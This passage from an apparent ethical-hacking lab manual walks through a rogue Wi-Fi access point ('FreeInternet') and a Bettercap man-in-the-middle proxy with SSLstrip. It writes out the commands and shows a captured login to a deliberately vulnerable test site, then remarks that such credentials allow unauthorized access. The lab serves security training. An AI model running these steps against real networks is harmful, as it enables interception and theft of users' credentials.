
Note: You will not be able to log in, as this is a vulnerable website which is used only for testing purposes.

Note: You may use any HTTP website of your choice to capture user credentials. However, if you decide to use an HTTPS website, you must enable Bettercap to capture HTTPS traffic.



32. Switch back to the **Parrot Security** virtual machine and switch to the **Terminal** window running Bettercap.

33. You can observe that the website browsed by the victim (<http://testphp.vulnweb.com/login.php>), along with the login credentials has been captured by the Bettercap, as shown in the screenshot.



```

sudo bettercap -X -I wlx687f7467dbf6 -S NONE --proxy --no-discovery - Parrot Terminal
File Edit View Search Terminal Help


Host : testphp.vulnweb.com
Origin : http://testphp.vulnweb.com
Content-Type : application/x-www-form-urlencoded
Connection : close
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent : Mozilla/5.0 (iPhone; CPU iPhone OS 15_5 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/103.0.5060.63 Mobile/15E148 Safari/604.1
Referer : http://testphp.vulnweb.com/login.php
Content-Length : 27
Accept-Language : en-IN,en-GB;q=0.9,en;q=0.8
Pragma : no-cache

[REQUEST BODY]

uname : Admin
pass : test@123

[192.168.12.149 > 44.228.249.3:http] [GET] http://testphp.vulnweb.com/login.php
[192.168.12.149] GET http://testphp.vulnweb.com/login.php ( text/html ) [200]
[I] [SSLSTRIP 192.168.12.149] Stripping 1 HTTPS link inside 'http://testphp.vulnweb.com/login.php'.
  
```

34. The captured credentials can be further used to gain unauthorized access to the victim's account.
35. Close the **Terminal** window and switch back to the previously opened **Terminal** window.
36. Type **Ctrl+C** and press **Enter** to disable the rogue access point (**FreeInternet**).



```


create_ap wlx687f7467dbf6 eth0 FreeInternet - Parrot Terminal
File Edit View Search Terminal Help

wlx687f7467dbf6: interface state ENABLED->DISABLED
wlx687f7467dbf6: AP-STA-DISCONNECTED 32:68:c0:83:c0:ee

Doing cleanup.. ^Cwlx687f7467dbf6: AP-STA-DISCONNECTED e2:38:4a:0a:91:b3
wlx687f7467dbf6: AP-DISABLED
wlx687f7467dbf6: CTRL-EVENT-TERMINATING
nl80211: deinit ifname=wlx687f7467dbf6 disabled_11b_rates=0
done
[ root@parrot ]-[ ~ ]
#
  
```

